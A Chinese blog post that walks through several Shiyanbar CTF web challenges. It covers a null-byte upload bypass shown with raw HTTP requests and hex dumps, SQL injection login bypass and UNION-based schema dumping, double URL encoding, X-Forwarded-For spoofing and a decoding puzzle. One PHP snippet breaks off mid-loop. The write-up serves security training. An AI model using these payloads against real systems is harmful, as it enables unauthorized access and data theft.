
实验吧 CTF 题目之 WEB Writeup 通关大全 – 4

原创

DarkN0te 于 2020-02-24 19:51:12 发布 462 收藏 2

分类专栏： CTF

本文链接：https://blog.csdn.net/m0_46232048/article/details/104483852



文章目录

实验吧Web题目系列4


上传绕过

题目链接

http://shiyanbar.com/ctf/1781


题目描述

```
bypass the upload

格式：flag{}
```



解题思路

随意上传文件，发现提示只能上传图片文件，上传图片后，看到发送包的内容为



```
Host: ctf5.shiyanbar.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/upload/
Content-Type: multipart/form-data;
boundary=---------------------------143215805012836307743617008 56
Content-Length: 525
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A
%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------143215805012836307743617008 56
Content-Disposition: form-data; name="dir"

/uploads/
-----------------------------143215805012836307743617008 56
Content-Disposition: form-data; name="file"; filename="markdown.png"
Content-Type: image/png
```

```
Date: Tue, 10 Jul 2018 03:57:39 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e
PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 238
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8"
/></head><body>
Upload: markdown.png<br />Type: image/png<br
/>Size: 0.068359375 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>必须上传成后缀名为
php的文件才行啊! <br></body>
</html>
```

推测最后保存文件的名称为dir + filename，所以使用`00`截断来构造绕过`php`不能上传的问题。

Request

Raw | Params | Headers | Hex

```
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.13; rv:61.0)
Gecko/20100101 Firefox/61.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://ctf5.shiyanbar.com/web/upload/
Content-Type: multipart/form-data;
boundary=---------------------------143215805012836307743617008 56
Content-Length: 526
Cookie: sample-hash=571580b26c65f306376d4f64e53cb5c7; source=0;
Hm_lvt_34d6f7353ab0915a4c582e4516dffbc3=1530840464;
Hm_cv_34d6f7353ab0915a4c582e4516dffbc3=1*visitor*154661%2CnickName%3A
%E8%B0%81%E7%9A%84%E5%90%8A%E6%9C%80%E5%A4%A7;
PHPSESSID=ob4cnonb3qui0rj2uj9tk8r735
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
-----------------------------143215805012836307743617008 56
Content-Disposition: form-data; name="dir"

/uploads1/1.php+
-----------------------------143215805012836307743617008 56
Content-Disposition: form-data; name="file"; filename="markdown.png"
Content-Type: image/png

# 题目

## 题目链接
```

将+替换为00则将相当于将filename丢弃，这样就相当于上传了一个php文件。

Response


Raw | Headers | Hex | HTML | Render

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 03:58:22 GMT
Server: Apache/2.4.18 (Win32) OpenSSL/1.0.2e
PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 238
Connection: close
Content-Type: text/html

<html><head><meta charset="utf-8"
/></head><body>
Upload: markdown.png<br />Type: image/png<br
/>Size: 0.068359375 Kb<br />Stored in:
./uploads/8a9e5f6a7a789acb.php<br>必须上传成后缀名为
php的文件才行啊! <br></body>
</html>
```

```
30  30 72 6a 32 75 6a 39 74  6b 38 72 37 33 35 0d 0a  0rj2uj9tk8r735
31  44 4e 54 3a 20 31 0d 0a  43 6f 6e 6e 65 63 74 69  DNT: 1 Connecti
32  6f 6e 3a 20 63 6c 6f 73  65 0d 0a 55 70 67 72 61  on: close Upgra
33  64 65 2d 49 6e 73 65 63  75 72 65 2d 52 65 71 75  de-Insecure-Requ
34  65 73 74 73 3a 20 31 0d  0a 0d 0a 2d 2d 2d 2d 2d  ests: 1  -----
35  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
36  2d 2d 2d 2d 2d 2d 2d 2d  31 34 33 32 31 35 38 30  --------14321580
37  35 30 31 32 38 33 36 33  30 37 37 34 33 36 31 37  5012836307743617
38  30 30 38 35 36 0d 0a 43  6f 6e 74 65 6e 74 2d 44  00856 Content-D
39  69 73 70 6f 73 69 74 69  6f 6e 3a 20 66 6f 72 6d  isposition: form
3a  2d 64 61 74 61 3b 20 6e  61 6d 65 3d 22 64 69 72  -data; name="dir
3b  22 0d 0a 0d 0a 2f 75 70  6c 6f 61 64 73 2f 31 2e  "  /uploads/1.
3c  70 68 70 00 0d 0a 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  php ----------
3d  2d 2d 2d 2d 2d 2d 2d 2d  2d 2d 2d 2d 2d 2d 2d 2d  ----------------
3e  2d 2d 2d 31 34 33 32 31  35 38 30 35 30 31 32 38  ---1432158050128
3f  33 36 33 30 37 37 34 33  36 31 37 30 30 38 35 36  3630774361700856
40  0d 0a 43 6f 6e 74 65 6e  74 2d 44 69 73 70 6f 73   Content-Dispos
41  69 74 69 6f 6e 3a 20 66  6f 72 6d 2d 64 61 74 61  ition: form-data
42  3b 20 6e 61 6d 65 3d 22  66 69 6c 65 22 3b 20 66  ; name="file"; f
43  69 6c 65 6e 61 6d 65 3d  22 6d 61 72 6b 64 6f 77  ilename="markdow
44  6e 2e 70 6e 67 22 0d 0a  43 6f 6e 74 65 6e 74 2d  n.png" Content-
45  54 79 70 65 3a 20 69 6d  61 67 65 2f 70 6e 67 0d  Type: image/png
46  0a 0d 0a 23 20 e9 a2 98  e7 9b ae 0a 0a 23 23 20   # é¢  ç  ®  ##
47  e9 a2 98 e7 9b ae e9 93  be e6 8e a5 0a 0a 23 23  é¢  ç  ®é  ¾æ  ¥  ##
```

改为00

```
HTTP/1.1 200 OK
Date: Tue, 10 Jul 2018 03:55:5
Server: Apache/2.4.18 (Win32)
PHP/5.3.29
X-Powered-By: PHP/5.3.29
Content-Length: 236
Connection: close
Content-Type: text/html

<html><head><meta charset="utf
/></head><body>
Upload: markdown.png<br />Type
/>Size: 0.068359375 Kb<br />St
./uploads/8a9e5f6a7a789acb.php
枚: <br>flag{SimCTF_huachuan}</
</html>
```



flag{SimCTF_huachuan}

NSCTF web200

题目链接

http://shiyanbar.com/ctf/1760

题目描述

密文：a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws
格式：flag:{}

解题思路

a1zLbgQsCESEIqRLwuQAyMwLyq2L5VwBxqGA3RQAyumZ0tmMvSGM2ZwB4tws
=》rot13解码：
n1mYotDfPRFRVdEYjhDNlZjYld2Y5IjOkdTN3EDNlhzM0gzZiFTZ2MjO4gjf
=>reverse:
fjg4OjM2ZTFiZzg0MzhlNDE3NTdkOjI5Y2dlYjZlNDhjYEdVRFRPfDtoYm1n
=》base64解码：
~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg

```
&lt;?php
$_o=&quot;~88:36e1bg8438e41757d:29cgeb6e48c`GUDTO|;hbmg&quot;;
$_=&quot;&quot;;
for($_0=0;$_0
```

flag:{NSCTF_b73d5adfb819c64603d7237fa0d52977}

程序逻辑问题

题目链接

http://shiyanbar.com/ctf/62

题目描述

绕过

解题思路

打开题目后，发现源码中有`index.txt`，此文件为该题目源码，打开进行审计。

```
<html>
<head>
welcome to simplexue
</head>
<body>
<?php
if($_POST[user] && $_POST[pass]) {
 $conn = mysql_connect("********", "*****", "********");
 mysql_select_db("phpformysql") or die("Could not select database");
 if ($conn->connect_error) {
  die("Connection failed: " . mysql_error($conn));
}
$user = $_POST[user];
$pass = md5($_POST[pass]);
$sql = "select pw from php where user='$user'";
$query = mysql_query($sql);
if (!$query) {
 printf("Error: %s\n", mysql_error($conn));
 exit();
}
$row = mysql_fetch_array($query, MYSQL_ASSOC);
//echo $row["pw"];
  if (($row[pw]) && (!strcasecmp($pass, $row[pw]))) {
 echo "<p>Logged in! Key:************** </p>";
}
else {
    echo("<p>Log in failure!</p>");
  }
}
?>
<form method=post action=index.php>
<input type=text name=user value="Username">
<input type=password name=pass value="Password">
<input type=submit>
</form>
</body>
<a href="index.txt">
</html>
```

审计该题目，发现有两个条件。

1. 首先通过user查询用户
2. 然后通过查询出的用户，拿出pw和用户输入的pw进行比计较，如果相等，则登录成功。

存在的漏洞点：在查询用户时，user没有经过过去，可以进行注入，所以，通过构造注入，让查询出的结果能够被用户输入控制，和pw一样，就绕过了第二个比较。

直接给出payload `user=' union select md5(1)# and &amp;pass=1`，这条语句拼出的sql语句为 `select pw from php where user='' union select md5(1)#‘` 。这样查询出的pw值就是用户输入的 `md5(1)` ，当pass参数也输入 `1` 时，就绕过了条件了，得到flag ：SimCTF{youhaocongming}。


what a fuck!这是什么鬼东西？

题目链接

http://shiyanbar.com/ctf/56


题目描述

what a fuck!这是什么鬼东西?



解题思路

打开题目，就可以看到是jsfuck编码，直接在浏览器console控制台执行这段代码就可以了。



flag : lhatejs


PHP大法

题目链接

http://shiyanbar.com/ctf/54

题目描述

注意备份文件




解题思路

打开题目看到备份文件`index.php.txt`。

```
<?php
if(eregi("hackerDJ",$_GET[id])) {
  echo("<p>not allowed!</p>");
  exit();
}

$_GET[id] = urldecode($_GET[id]);
if($_GET[id] == "hackerDJ")
{
  echo "<p>Access granted!</p>";
  echo "<p>flag: *****************} </p>";
}
?>

<br><br>
Can you authenticate to this website?
```

从源代码可以看到，当输入是`hackerDJ`时，题目会返回`not allowed`，当输入经过url解码时是`hackerDJ`时，返回flag。这里使用两次url编码，就可以绕过第一个条件，在第二个条件经过ruldecode后，两次编码的输入id转化为正常的ascii。payload `%2568ackerDJ`。



DUTCTF{PHP_is_the_best_program_language}


这个看起来有点简单!

题目链接

http://shiyanbar.com/ctf/33

题目描述


很明显。过年过节不送礼，送礼就送这个



解题思路

使用`id=1 and 1=1`，回显正常，使用`id=1 and 1=2`，回显中没有数据，易得此题目存在sql注入漏洞。后面直接给出payload。

id=1 union select 1,schema_name from information_schema.schemata



Notice: Undefined variable: Id in **C:\h43a1W3\phpstudy\WWW\8\index.php** on line **5**

ID	content
1	welcome to this game! enjoy
1	information_schema
1	my_db
1	test

id=1 union select 1,table_name from information_schema.tables where table_schema='my_db'

ID	content
1	welcome to this game! enjoy
1	news
1	thiskey

id=1 union select 1,column_name from information_schema.columns where table_schema='my_db'

ID	content
1	welcome to this game! enjoy
1	id
1	content
1	k0y

id=1 union select 1,k0y from thiskey

ID	content
1	welcome to this game! enjoy
1	whatiMyD91dump

flag : whatiMyD91dump

貌似有点难

题目链接

http://shiyanbar.com/ctf/32

题目描述


不多说，去看题目吧。

解题思路

进入题目后，直接点开`View the source code`查看源代码。

```
<?php
function GetIP(){
if(!empty($_SERVER["HTTP_CLIENT_IP"]))
 $cip = $_SERVER["HTTP_CLIENT_IP"];
else if(!empty($_SERVER["HTTP_X_FORWARDED_FOR"]))
 $cip = $_SERVER["HTTP_X_FORWARDED_FOR"];
else if(!empty($_SERVER["REMOTE_ADDR"]))
 $cip = $_SERVER["REMOTE_ADDR"];
else
 $cip = "0.0.0.0";
return $cip;
}

$GetIPs = GetIP();
if ($GetIPs=="1.1.1.1"){
echo "Great! Key is *********";
}
else{
echo "错误！你的IP不在访问列表之内！";
}
?>
```

看源码，发现直接修改ip就可以了，抓包重放。



SimCTF{daima_shengji}

